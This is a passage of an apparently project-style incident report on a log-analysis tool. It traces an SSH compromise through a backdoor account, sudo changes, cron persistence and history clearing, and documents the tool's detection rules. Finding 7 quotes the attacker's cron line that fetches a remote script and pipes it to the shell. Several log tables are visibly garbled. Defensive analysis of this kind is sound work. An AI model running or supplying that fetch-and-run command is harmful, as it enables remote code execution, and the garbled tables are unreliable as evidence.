The **Detection Engine** identified these events using specialized persistence and privilege-related detection rules, while the **Incident Correlation Engine** combined the generated alerts into a single unified investigation representing the complete compromise lifecycle.

7.2 Finding 5 – Unauthorized User Account Creation

Finding Summary

Attribute	Assessment Details
Severity Level	High
Detection Rule ID	RLG-ACCOUNT-001 — Unauthorized Account Creation
Confirmation Status	Confirmed Malicious Persistence
Created Account	sysupdate

Description

Rakshak LogGuard detected the creation of a previously non-existent local user account named sysupdate. Shortly after gaining administrative privileges, the attacker created this account and assigned it credentials, indicating an attempt to establish an alternative method of access.

The creation of new privileged accounts immediately after a compromise is a common persistence technique because it enables future access even if the original compromised credentials are changed.

5	2026-03-10 03:45:36	sudo_command	backup	None	Informational	
6	2026-03-10 03:45:41	sudoers_modified	backup	None	High	PRIV-003
7	2026-03-10 03:46:21	sudo_command	backup	None	High	PRIV-001
8	2026-03-10 03:46:21	unparsed	None	None	Informational	
9	2026-03-10 03:47:11	unparsed	None	None	Informational	
1	2026-03-10 03:47:11	user_created	sysupdate	None	Medium	ACCOUNT-001
1	2026-03-10 03:47:19	password_changed	sysupdate	None	Informational	
2	2026-03-10 03:47:31	sudo_command	backup	None	Informational	
3	2026-03-10 03:47:46	sudoers_modified	backup	None	High	PRIV-003
4	2026-03-10 03:48:16	cron_modified	backup	None	High	PERSIST-001
5	2026-03-10 03:48:26	cron_modified	backup	None	High	PERSIST-002; PERSIST-001
6	2026-03-10 03:48:51	history_cleaned	backup	None	Medium	EVASION-001
7	2026-03-10 03:48:59	history_cleaned	backup	None	Medium	EVASION-001
8	2026-03-10 03:49:19	ssh_session_closed	backup	None	Informational	

Figure 11 Description: Figure 11 illustrates the detection of local account creation (sysupdate) shortly following privilege escalation, indicating backdoor account creation.

Technical Analysis

The Authentication Parser identified user-management events indicating the creation of a new account followed by password configuration. Because these actions occurred soon after the privilege-escalation event, Rakshak LogGuard associated them with the same attack sequence instead of treating them as isolated administrative operations.

Detection Logic

IF

A New Local User Account

Is Created

Outside Approved Administrative Activity

THEN

Generate ACCOUNT-001 Alert

Impact & Recommended Response

- **Impact:** The creation of unauthorized accounts increases the attacker's ability to regain access after remediation and expands the number of privileged identities requiring investigation.
- **Recommended Response:**
 - Disable and remove unauthorized accounts immediately (`userdel -r sysupdate`).
 - Review recent account-management log activity.
 - Verify all active privileged users against authorized personnel lists.
 - Rotate administrator credentials and audit identity-management policies.

7.3 Finding 6 – Unauthorized Privilege Assignment

Finding Summary

Attribute	Assessment Details
Severity Level	Critical
Detection Rule ID	RLG-PRIV-002 — Privileged Group Modification
Confirmation Status	Confirmed Privilege Elevation
Target Group	sudo / wheel (Administrative Access)

Description

Following account creation, Rakshak LogGuard detected modifications granting elevated privileges to the newly created sysupdate account.

The Detection Engine identified changes affecting privileged groups and administrative permissions, significantly increasing the risk associated with the incident.

2026-03-10 03:47:31	sudo_command	backup	None	Informational	
2026-03-10 03:47:46	sudoeers_modified	backup	None	High	PRIV-003
2026-03-10 03:48:16	cron_modified	backup	None	High	PERSIST-001
2026-03-10 03:48:25	group_modified	group	None	High	PERSIST-001/PERSIST-001
2026-03-10 03:48:51	history_cleared	backup	None	Medium	
2026-03-10 03:48:59	history_cleared	backup	None	Medium	EVASION-001
2026-03-10 03:48:19	ssh_session_closed	backup	None	Informational	
2026-03-10 03:48:19	unparsed	None	None	Informational	
2026-03-10 06:03:19	ssh_accepted	sysupdate	198.51.100.23	High	
2026-03-10 06:03:19	ssh_session_opened	sysupdate	None	Informational	AUTH-005
2026-03-10 06:53:18	ssh_session_closed	sysupdate	None	Informational	

Figure 12 Description: Figure 12 details the addition of the newly created sysupdate account to the privileged sudo group.

Technical Analysis

Granting administrative privileges to a newly created account indicates that the account was intended for long-term privileged access rather than legitimate operational use. Because these modifications occurred immediately after account creation, Rakshak LogGuard correlated both events into the same attack sequence.

Detection Logic

IF

A Newly Created User

Is Added

To A Privileged Group

THEN

Generate PRIV-002 Alert

Impact & Recommended Response

- **Impact:** Unauthorized privilege assignment enables unrestricted system administration and significantly increases the attacker's control over the environment.
- **Recommended Response:**
 - Remove unauthorized privilege assignments immediately.
 - Review privileged group memberships (/etc/group).
 - Audit recent administrative modifications and verify identity management procedures.

7.4 Finding 7 – Cron-Based Persistence Creation and Execution

Finding Summary

Attribute	Assessment
Severity	Critical
Creation rule	PERSIST-001
Execution rule	PERSIST-002
Host	webserver01
Execution account	root
Payload URL	http://192.0.2.99/update.sh
Confirmed executions	3
Execution interval	Approximately 10 minutes

Description

Rakshak LogGuard first detected creation of the malicious scheduled task through PERSIST-001. The system log subsequently recorded three successful executions of the same remote payload through PERSIST-002. These events occurred at approximately 03:20, 03:30, and 03:40, confirming that the persistence mechanism was operational.

Time	Process	Command	Classification
03:20:04	CRON	<code>curl -s http://192.0.2.99/update.sh bash</code>	Critical
03:30:06	CRON	<code>curl -s http://192.0.2.99/update.sh bash</code>	Critical
03:40:11	CRON	<code>curl -s http://192.0.2.99/update.sh bash</code>	Critical

Figure 13 – Scheduled Persistence Detected

2026-03-10 03:46:21	unparsed	None	None	Informational	
2026-03-10 03:47:11	unparsed	None	None	Informational	
2026-03-10 03:47:11	user_created	sysupdate	None	Medium	ACCOUNT-001
2026-03-10 03:47:19	password_changed	sysupdate	None	Informational	
2026-03-10 03:47:31	sudo_command	backup	None	Informational	
2026-03-10 03:47:40	sudoers_modified	backup	None	High	PRIV-003
2026-03-10 03:48:10	cron_modified	backup	None	High	PERSIST-001
2026-03-10 03:48:26	cron_modified	backup	None	High	PERSIST-002,PERSIST-001
2026-03-10 03:48:51	history_cleared	backup	None	Medium	EVASION-001
2026-03-10 03:48:59	history_cleared	backup	None	Medium	EVASION-001
2026-03-10 03:49:19	ssh_session_closed	backup	None	Informational	
2026-03-10 03:49:19	unparsed	None	None	Informational	
2026-03-10 06:03:19	ssh_accepted	sysupdate	198.51.100.23	High	AUTH-005
2026-03-10 06:03:19	ssh_session_opened	sysupdate	None	Informational	
2026-03-10 06:03:40	ssh_session_closed	sysupdate	None	Informational	

Figure 13 Description: Figure 13 highlights the detection of unauthorized cron job additions designed to maintain persistent system execution.

Technical Analysis

The application detected changes to scheduled execution mechanisms that matched persistence-related detection rules. These changes were correlated with earlier privilege-escalation events, indicating that they formed part of the same compromise sequence.

Detection Logic

IF

A New Scheduled Task

Executes Commands

Outside Approved Administrative Baseline

THEN

Generate PERSIST-001 Alert

Impact & Recommended Response

- **Impact:** Persistence enables attackers to automatically regain execution even after the initial intrusion appears to have ended.
- **Recommended Response:**
 - Remove unauthorized scheduled tasks from /etc/crontab, /etc/cron.*, and user crontabs.
 - Audit background services and systemd unit files for persistence hooks.
 - Monitor file modifications in sensitive system directories.

7.5 Finding 8 – Defense Evasion

Finding Summary

Attribute	Assessment Details
Severity Level	High
Detection Rule ID	RLG-DEFENSE-001 — Evidence Removal
Confirmation Status	Confirmed Anti-Forensic Behavior
Target Artefact	Shell execution history (.bash_history)

Description

Rakshak LogGuard detected activity consistent with attempts to remove or conceal evidence of attacker actions.

Commands associated with shell-history removal were identified and classified as defense-evasion techniques because they reduce the amount of forensic information available to investigators.

Figure 14 – Shell History Removal

94	2026-03-10 03:48:16	cron_modified	backup	None	High	PERSIST-001
95	2026-03-10 03:48:26	cron_modified	backup	None	High	PERSIST-002,PERSIST-001
96	2026-03-10 03:48:51	history_cleared	backup	None	Medium	EVASION-001
97	2026-03-10 03:48:59	history_cleared	backup	None	Medium	EVASION-001
98	2026-03-10 03:49:19	ssh_session_closed	backup	None	Informational	
99	2026-03-10 03:49:19	unpaired		None	Informational	
00	2026-03-10 06:03:19	ssh_accepted	sysupdate	198.51.100.23	High	AUTH-005
01	2026-03-10 06:03:19	ssh_session_opened	sysupdate	None	Informational	
02	2026-03-10 06:33:19	ssh_session_closed	sysupdate	None	Informational	
03	2026-03-10 06:33:19	ssh_session_closed	sysupdate	None	Informational	

Figure 14 Description: Figure 14 displays the alert generated upon detecting commands executed to clear interactive shell history.

Technical Analysis

The detected commands attempted to clear interactive shell history shortly after administrative actions were completed. Although shell-history deletion cannot remove centralized authentication logs, it indicates an awareness of forensic investigations and an attempt to reduce locally available evidence.

Detection Logic

IF

Shell History

Is Deleted

Immediately After Administrative Activity

THEN

Generate DEFENSE-001 Alert

Impact & Recommended Response

- **Impact:** Defense-evasion techniques complicate investigations by removing valuable forensic artifacts and delaying incident response.
- **Recommended Response:**
 - Ensure logs are shipped in real time to an immutable, centralized SIEM/log repository.
 - Collect volatile evidence (RAM, active network connections) promptly.
 - Enable process accounting (auditd) and immutable shell logging.

7.6 Finding 9 – Reuse of Newly Created Account

Finding Summary

Attribute	Assessment Details
Severity Level	Critical
Detection Rule ID	RLG-AUTH-005 — Suspicious New Account Login
Confirmation Status	Confirmed Re-entry Access
User Account	sysupdate

Description

Rakshak LogGuard later detected successful authentication using the newly created privileged account (sysupdate).

The Incident Correlation Engine associated this login with the previous account-creation and privilege-assignment events, confirming that the account functioned as a persistence mechanism rather than a legitimate administrative account

Figure 15 – Login Using Newly Created Account

193	2026-03-10 03:48:51	cron_memoes	backup	none	high	PERIOD 1:WALPERIOD 1:W1
196	2026-03-10 03:48:51	history_cleared	backup	None	Medium	EVASION-001
197	2026-03-10 03:48:59	history_cleared	backup	None	Medium	EVASION-001
198	2026-03-10 03:48:19	ssh_session_closed	backup	None	Informational	
199	2026-03-10 03:48:19	unparsed	None	None	Informational	
200	2026-03-10 06:03:19	ssh_accepted	sysupdate	198.51.100.23	High	AUTH-005
301	2026-03-10 06:03:19	ssh_session_opened	sysupdate	None	Informational	
302	2026-03-10 06:53:19	ssh_session_closed	sysupdate	None	Informational	
303	2026-03-10 07:06:00	sudo_command	ubuntu	None	Informational	
304	2026-03-10 07:21:00	cron_execution	None	None	Informational	
305	2026-03-10 07:32:00	sudo_command	deploy	None	Informational	
306	2026-03-10 07:39:00	sudo_command	ubuntu	None	Informational	
307	2026-03-10 08:16:00	unparsed	None	None	Informational	
308	2026-03-10 08:29:00	sudo_command	ubuntu	None	Informational	
309	2026-03-10 08:35:00	cron_execution	None	None	Informational	
310	2026-03-10 08:02:00	cron_execution	None	None	Informational	

Figure 15 Description: Figure 15 highlights the detection of successful authentication performed using the newly created backdoor account sysupdate.

Technical Analysis

Instead of treating the successful login independently, Rakshak LogGuard evaluated the complete event history of the account. Because the account had been recently created, granted elevated privileges, and subsequently used for authentication, the application classified the activity as confirmed persistent access.

Detection Logic

IF

A Newly Created Privileged Account

Successfully Authenticates

Within The Same Investigation

THEN

Generate AUTH-005 Alert

Impact & Recommended Response

- **Impact:** Demonstrates that the attacker successfully established an alternative method of privileged access, increasing the likelihood of future compromise if remediation is incomplete.
- **Recommended Response:**
 - Disable and delete the sysupdate account immediately.
 - Review all active sessions and terminate unauthorized connections.

- Perform a full system audit to ensure no secondary backdoors remain.

7.7 Incident Correlation

Individual alerts rarely provide sufficient context to understand a complete attack. **Rakshak LogGuard** therefore applied incident-correlation logic to combine related alerts based on shared indicators.

Correlation criteria evaluated:

- **Source IP Address:** 198.51.100.23
- **Target Host:** webserver01
- **Target User Accounts:** backup, root, sysupdate
- **Temporal Proximity:** Sequential occurrence within a 15-minute correlation window
- **Attack Taxonomy Mapping:** MITRE ATT&CK alignment across tactical phases

This process transformed multiple independent alerts into a single correlated incident (INC-2026-001) representing the complete compromise lifecycle.

Figure 16 – Correlated Security Incident

Line	Time	Type	User	IP	Severity	Rules
95	2026-03-09 23:13:00	unparsed	None	None	Informational	
96	2026-03-09 23:22:00	unparsed	None	None	Informational	
97	2026-03-09 23:32:00	sudo_command	extra	None	Informational	
98	2026-03-10 03:14:02	ssh_invalid_user	database	198.51.100.23	Medium	AUTH-002
99	2026-03-10 03:14:02	unparsed	None	None	Informational	
80	2026-03-10 03:14:02	ssh_invalid_user	database	198.51.100.23	Medium	AUTH-002
81	2026-03-10 03:14:35	ssh_invalid_user	postgres	198.51.100.23	Medium	AUTH-002
82	2026-03-10 03:14:35	unparsed	None	None	Informational	
83	2026-03-10 03:14:35	ssh_invalid_user	postgres	198.51.100.23	Medium	AUTH-002
84	2026-03-10 03:15:17	ssh_invalid_user	pi	198.51.100.23	High	AUTH-002,AUTH-003
85	2026-03-10 03:15:17	unparsed	None	None	Informational	
86	2026-03-10 03:15:17	ssh_invalid_user	pi	198.51.100.23	High	AUTH-002,AUTH-003
87	2026-03-10 03:15:55	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
88	2026-03-10 03:15:55	unparsed	None	None	Informational	
89	2026-03-10 03:15:55	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
70	2026-03-10 03:16:34	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
71	2026-03-10 03:16:34	unparsed	None	None	Informational	
72	2026-03-10 03:16:34	ssh_invalid_user	database	198.51.100.23	High	AUTH-002,AUTH-003
73	2026-03-10 03:17:13	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
74	2026-03-10 03:17:13	unparsed	None	None	Informational	
75	2026-03-10 03:17:13	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
76	2026-03-10 03:17:40	ssh_invalid_user	postgres	198.51.100.23	High	AUTH-002,AUTH-003
77	2026-03-10 03:17:40	unparsed	None	None	Informational	
78	2026-03-10 03:17:40	ssh_invalid_user	postgres	198.51.100.23	High	AUTH-002,AUTH-003
79	2026-03-10 03:18:17	ssh_invalid_user	user	198.51.100.23	High	AUTH-002,AUTH-003
80	2026-03-10 03:18:17	unparsed	None	None	Informational	
81	2026-03-10 03:18:17	ssh_invalid_user	user	198.51.100.23	High	AUTH-002,AUTH-003
82	2026-03-10 03:18:58	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
83	2026-03-10 03:18:58	unparsed	None	None	Informational	
84	2026-03-10 03:18:58	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
85	2026-03-10 03:19:50	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
86	2026-03-10 03:19:50	unparsed	None	None	Informational	
87	2026-03-10 03:19:50	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
88	2026-03-10 03:20:15	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
89	2026-03-10 03:20:15	unparsed	None	None	Informational	
90	2026-03-10 03:20:15	ssh_invalid_user	admin	198.51.100.23	High	AUTH-002,AUTH-003
91	2026-03-10 03:20:35	ssh_invalid_user	support	198.51.100.23	High	AUTH-002,AUTH-003
92	2026-03-10 03:20:35	unparsed	None	None	Informational	

Correlated Attack Sequence


External Connection

↓
Username Enumeration

↓
SSH Brute Force

↓
Successful Authentication

↓
Privilege Escalation



7.8 Chapter Summary

The authentication-log investigation revealed that the attack progressed far beyond a simple unauthorized login. **Rakshak LogGuard** identified a complete post-compromise lifecycle involving unauthorized account creation, privilege modification, persistence mechanisms, defense-evasion activity, and subsequent reuse of the attacker-controlled account. By correlating related alerts into a single incident, the application provided a coherent view of the attack rather than presenting disconnected security events.

Chapter 8 — System Log Analysis

8.1 Overview

While the authentication log provided detailed evidence of user authentication, privilege escalation, and account management activities, the Linux system log (`syslog`) was analyzed to obtain additional context regarding operating system events, background services, scheduled tasks, daemon activity, and application-level operations occurring during the investigation period.

Rakshak LogGuard processed the uploaded system log using its dedicated **System Log Parser**, which extracted system events and normalized them into a common event structure. The parsed records were then classified into operational and security-relevant categories before being evaluated by the Detection Engine.

Unlike the authentication log, which primarily documents user login activity, the system log provides supporting operational evidence that helps investigators understand the overall condition of the host and determine whether authentication-related findings are accompanied by unusual system behavior.

8.2 System Log Parsing

After successful file validation, Rakshak LogGuard processed the uploaded `syslog` file using the integrated System Log Parser. The parser extracted key attributes from each record:

- **Timestamp:** ISO 8601 standardized time of event occurrence.
- **Hostname:** System network node name (`webserver01`).
- **Service Name:** Daemon or application generating the message.
- **Process Identifier (PID):** Operating system process ID.

- **Process Message:** Raw operational log payload.
- **Facility & Severity Level:** System log priority logging attributes.
- **Raw Event Message:** Original unedited log string preserved for evidentiary integrity.

Figure 17 – System Log Processing Summary




Figure 17 Description: Figure 17 shows the successful processing of the uploaded system log. Rakshak LogGuard extracted system events, normalized the records, and prepared them for event classification and correlation with authentication activity.

8.3 Classification of System Events

Following parsing, Rakshak LogGuard categorized the extracted system events according to their operational significance.

Event Classification Categories

Event Category	Description & Scope
Service Events	Service start, stop, and restart operations (systemd).
System Maintenance	Routine administrative and system daemon maintenance tasks.
Scheduled Tasks	Automated cron jobs and scheduled task processes (crond).
Package Management	Software installation, updates, and package logs (dpkg/apt).

Process Activity	Background daemon and system binary executions.
System Messages	General operating system alerts and kernel notifications (kernel).
Security-Relevant Events	Events associated with privileged operations or persistence mechanisms.

8.4 Baseline System Activity

The majority of entries recorded in the system log represented expected operating system behavior. Rakshak LogGuard automatically identified these records as baseline activity because they matched normal operational patterns and did not trigger any detection rules.

Figure 18 – Normal System Activity

Line	Time	Type	User	IP	Severity	Rules
1	2026-03-09 06:14:00	unparsed	None	None	Informational	
2	2026-03-09 06:20:00	unparsed	None	None	Informational	
3	2026-03-09 06:25:00	unparsed	None	None	Informational	
4	2026-03-09 06:42:00	unparsed	None	None	Informational	
5	2026-03-09 06:48:00	unparsed	None	None	Informational	
6	2026-03-09 07:10:00	cron_execution	None	None	Informational	
7	2026-03-09 07:34:00	unparsed	None	None	Informational	
8	2026-03-09 07:56:00	cron_execution	None	None	Informational	
9	2026-03-09 08:01:00	unparsed	None	None	Informational	
10	2026-03-09 08:18:00	cron_execution	None	None	Informational	
11	2026-03-09 08:40:00	cron_execution	None	None	Informational	
12	2026-03-09 08:49:00	cron_execution	None	None	Informational	
13	2026-03-09 09:13:00	cron_execution	None	None	Informational	
14	2026-03-09 09:34:00	unparsed	None	None	Informational	
15	2026-03-09 09:57:00	cron_execution	None	None	Informational	
16	2026-03-09 10:18:00	unparsed	None	None	Informational	
17	2026-03-09 10:36:00	unparsed	None	None	Informational	
18	2026-03-09 10:49:00	cron_execution	None	None	Informational	
19	2026-03-09 11:00:00	cron_execution	None	None	Informational	
20	2026-03-09 11:20:00	unparsed	None	None	Informational	
21	2026-03-09 11:38:00	cron_execution	None	None	Informational	
22	2026-03-09 11:45:00	unparsed	None	None	Informational	
23	2026-03-09 11:59:00	cron_execution	None	None	Informational	
24	2026-03-09 12:16:00	cron_execution	None	None	Informational	
25	2026-03-09 12:22:00	unparsed	None	None	Informational	
26	2026-03-09 12:36:00	cron_execution	None	None	Informational	
27	2026-03-09 12:59:00	unparsed	None	None	Informational	
28	2026-03-09 13:05:00	unparsed	None	None	Informational	

Figure 18 Description: Figure 18 presents examples of routine operating system activity automatically classified as normal by Rakshak LogGuard. These events did not satisfy any security detection conditions and were retained as baseline evidence for comparison with suspicious activity.

8.5 Security-Relevant System Events

Rakshak LogGuard evaluated the normalized system events using the same Detection Engine applied during authentication analysis.

Figure 19 – Security-Relevant System Events

Upload Dashboard File Scan Events Alerts Incidents Timeline IOCs Rules Investigations Reports									
Refresh									
Rule	Name	Severity		Risk		IP		Status	
ERSIST-002	Remote script piped to shell	High	20	None		None		New	
ERSIST-002	Remote script piped to shell	High	20	None		None		New	
ERSIST-002	Remote script piped to shell	High	20	None		None		New	

Figure 19 Description: Figure 19 illustrates the security-relevant events identified during system log analysis. These events provide additional operational context for the investigation and assist in validating the overall incident timeline.

8.6 Correlation with Authentication Events

After completing both authentication and system log analysis, Rakshak LogGuard compared records using common timestamps, hostnames, user accounts, process relationships, detection-rule matches, and event sequences.

Figure 20 – Cross-Log Correlation

Authentication Log	System Log	Severity	Risk	IOCs	Investigation
2026-03-09 17:26:00	unparsed	None	None	Informational	
2026-03-09 17:46:00	unparsed	None	None	Informational	
2026-03-10 03:20:04	cron_execution	None	None	High	PERSIST-002
2026-03-10 03:20:05	unparsed	None	None	Informational	
2026-03-10 03:23:10	unparsed	None	None	Informational	
2026-03-10 03:23:40	unparsed	None	None	Informational	
2026-03-10 03:23:55	unparsed	None	None	Informational	
2026-03-10 03:23:58	unparsed	None	None	Informational	
2026-03-10 03:24:00	unparsed	None	None	Informational	
2026-03-10 03:24:06	cron_execution	None	None	High	PERSIST-002
2026-03-10 03:26:07	unparsed	None	None	Informational	
2026-03-10 03:40:11	cron_execution	None	None	High	PERSIST-002
2026-03-10 03:40:12	unparsed	None	None	Informational	
2026-03-10 07:05:00	unparsed	None	None	Informational	
2026-03-10 07:26:00	cron_execution	None	None	Informational	
2026-03-10 07:42:00	cron_execution	None	None	Informational	

Figure Description

Figure 20 demonstrates the correlation of authentication and system log evidence within Rakshak LogGuard. By analyzing multiple evidence sources together, the application provides a more complete understanding of system activity than either log alone.

8.7 Findings Summary

System log analysis complemented the authentication investigation by providing additional operational context. While the authentication log supplied direct evidence of suspicious user activity, the system log enabled the analyst to verify normal operating conditions, review background services, and identify any system-level events associated with the investigated time period.

Chapter Summary

The system log analysis expanded the investigation beyond authentication events by examining operating system activity and service behavior. Through parsing, classification, and correlation, Rakshak LogGuard integrated both evidence sources into a unified investigation, providing additional confidence in the findings while maintaining a structured and repeatable analysis process.

Chapter 9 — Detection Logic Documentation


9.1 Overview

Effective security monitoring depends on the ability to identify malicious activity using clearly defined detection rules. During this investigation, **Rakshak LogGuard** applied a rule-based Detection Engine to evaluate every normalized event extracted from the uploaded authentication and system logs.

Unlike signature-only approaches, the Detection Engine analyzes event context, frequency, timestamps, user behavior, and event relationships before generating alerts. Each detection rule is designed to identify a specific security scenario while minimizing false positives.

9.2 Detection Engine Workflow

Rakshak LogGuard evaluates uploaded logs using the following processing sequence:



Each event is compared against predefined security rules. When a rule's conditions are satisfied, an alert is generated and linked to the current investigation.

9.3 Detection Rule Categories

Category	Operational Purpose
Authentication	Detect suspicious login activity and credential attacks.
Account Monitoring	Detect unauthorized account creation or password modifications.
Privilege Monitoring	Detect privilege escalation and administrative group changes.
Persistence Detection	Detect long-term attacker access mechanisms (cron jobs, backdoors).
Defense Evasion	Detect evidence removal and history deletion attempts.
Correlation Engine	Link related alerts across multiple logs into unified incidents.

9.4 Detection Rules

Rule AUTH-001: Repeated SSH Authentication Failures

- **Rule Name:** Repeated SSH Authentication Failures
- **Purpose:** Detect brute-force password attacks.
- **Detection Logic:**
 - **IF** One Source IP generates 5 or More Failed Password Attempts within 5 Minutes
 - **THEN** Generate AUTH-001 Alert
- **Alert Severity:** High
- **MITRE ATT&CK Mapping:** T1110 — Brute Force
- **Recommended Response:** Monitor source IP, lock target account if threshold is exceeded, and notify security analyst.

Rule AUTH-002: Username Enumeration

- **Rule Name:** Username Enumeration
- **Purpose:** Detect account discovery attempts.
- **Detection Logic:**
 - **IF** One Source IP attempts 5 or More Invalid Usernames within 10 Minutes
 - **THEN** Generate AUTH-002 Alert
- **Alert Severity:** Medium
- **MITRE ATT&CK Mapping:** T1589 — Gather Victim Identity Information
- **Recommended Response:** Review SSH activity logs and block repeated enumeration attempts at the perimeter.

Rule AUTH-003: Successful Login After Failed Attempts

- **Rule Name:** Successful Login After Failed Attempts
- **Purpose:** Identify likely account compromise following brute-force attempts.
- **Detection Logic:**
 - **IF** Successful Password Login occurs after Multiple Failed Attempts from the Same Source IP
 - **THEN** Generate AUTH-003 Alert
- **Alert Severity:** High
- **MITRE ATT&CK Mapping:** T1078 — Valid Accounts
- **Recommended Response:** Investigate account session activity, force password reset, and terminate active connections.

Rule PRIV-001: Privilege Escalation Detection

- **Rule Name:** Privilege Escalation Detection
- **Purpose:** Detect transition to administrative privileges via root shell execution.
- **Detection Logic:**
 - **IF** Root Shell or Unrestricted Administrative Privilege is obtained by a non-root user
 - **THEN** Generate PRIV-001 Alert
- **Alert Severity:** Critical
- **MITRE ATT&CK Mapping:** T1548 — Abuse Elevation Control Mechanism
- **Recommended Response:** Immediately isolate host, terminate privileged interactive sessions, and audit sudo executions.

Rule ACCOUNT-001: Unauthorized User Creation

- **Rule Name:** Unauthorized User Creation
- **Purpose:** Detect creation of unexpected local user accounts.
- **Detection Logic:**
 - **IF** A New Local User Account is created and is Not Whitelisted in approved baseline
 - **THEN** Generate ACCOUNT-001 Alert
- **Alert Severity:** High
- **MITRE ATT&CK Mapping:** T1136 — Create Account
- **Recommended Response:** Disable unauthorized user accounts immediately and review account management logs.

Rule PRIV-002: Privileged Group Membership Modification

- **Rule Name:** Privileged Group Membership Modification
- **Purpose:** Detect addition of non-administrative users to privileged groups.
- **Detection Logic:**
 - **IF** A User is added to a Privileged Group such as sudo or wheel
 - **THEN** Generate PRIV-002 Alert
- **Alert Severity:** Critical
- **MITRE ATT&CK Mapping:** T1098 — Account Manipulation
- **Recommended Response:** Remove unauthorized group additions immediately and audit system group memberships.

Rule PERSIST-001: Scheduled Task Persistence

- **Rule Name:** Scheduled Task Persistence
- **Purpose:** Detect unauthorized cron job additions or modifications.
- **Detection Logic:**

- **IF** A New Cron Entry contains command executions outside approved administrative baseline
 - **THEN** Generate PERSIST-001 Alert
- **Alert Severity:** Critical
- **MITRE ATT&CK Mapping:** T1053 — Scheduled Task/Job
- **Recommended Response:** Remove unauthorized cron jobs and inspect system crontabs for persistent scripts.

Rule DEFENSE-001: Shell History Removal

- **Rule Name:** Shell History Removal
- **Purpose:** Detect evidence destruction and anti-forensic commands.
- **Detection Logic:**
 - **IF** A History File is deleted or history clearing commands are executed
 - **THEN** Generate DEFENSE-001 Alert
- **Alert Severity:** High
- **MITRE ATT&CK Mapping:** T1070 — Indicator Removal on Host
- **Recommended Response:** Ensure centralized log streaming is intact and collect volatile system RAM and disk artifacts.

Rule AUTH-005: New Privileged Account Login

- **Rule Name:** New Privileged Account Login
- **Purpose:** Detect attacker re-entry via newly established persistence account.
- **Detection Logic:**
 - **IF** A Recently Created Privileged User successfully authenticates
 - **THEN** Generate AUTH-005 Alert
- **Alert Severity:** Critical
- **MITRE ATT&CK Mapping:** T1078 — Valid Accounts
- **Recommended Response:** Immediately disable the account, terminate all active sessions, and review recent activities.

9.5 Detection Rule Summary

Rule ID	Detection Name	Severity	MITRE ATT&CK Mapping
AUTH-001	Repeated Failed SSH Logins	High	T1110 — Brute Force
AUTH-002	Username Enumeration	Medium	T1589 — Identity Discovery
AUTH-003	Successful Login After Failures	High	T1078 — Valid Accounts

PRIV-001	Privilege Escalation Detection	Critical	T1548 — Elevation Control Abuse
ACCOUNT-001	Unauthorized Account Creation	High	T1136 — Create Account
PRIV-002	Privileged Group Modification	Critical	T1098 — Account Manipulation
PERSIST-001	Cron-Based Persistence	Critical	T1053 — Scheduled Task/Job
DEFENSE-001	Shell History Removal	High	T1070 — Indicator Removal
AUTH-005	Suspicious New Account Login	Critical	T1078 — Valid Accounts

9.6 Detection Logic Benefits

The implemented rule-based detection engine provides several operational advantages:

- **Consistent Identification:** Standardized identification of known attack techniques across disparate logs.
- **Rapid Detection:** Real-time generation of security alerts during automated log processing.
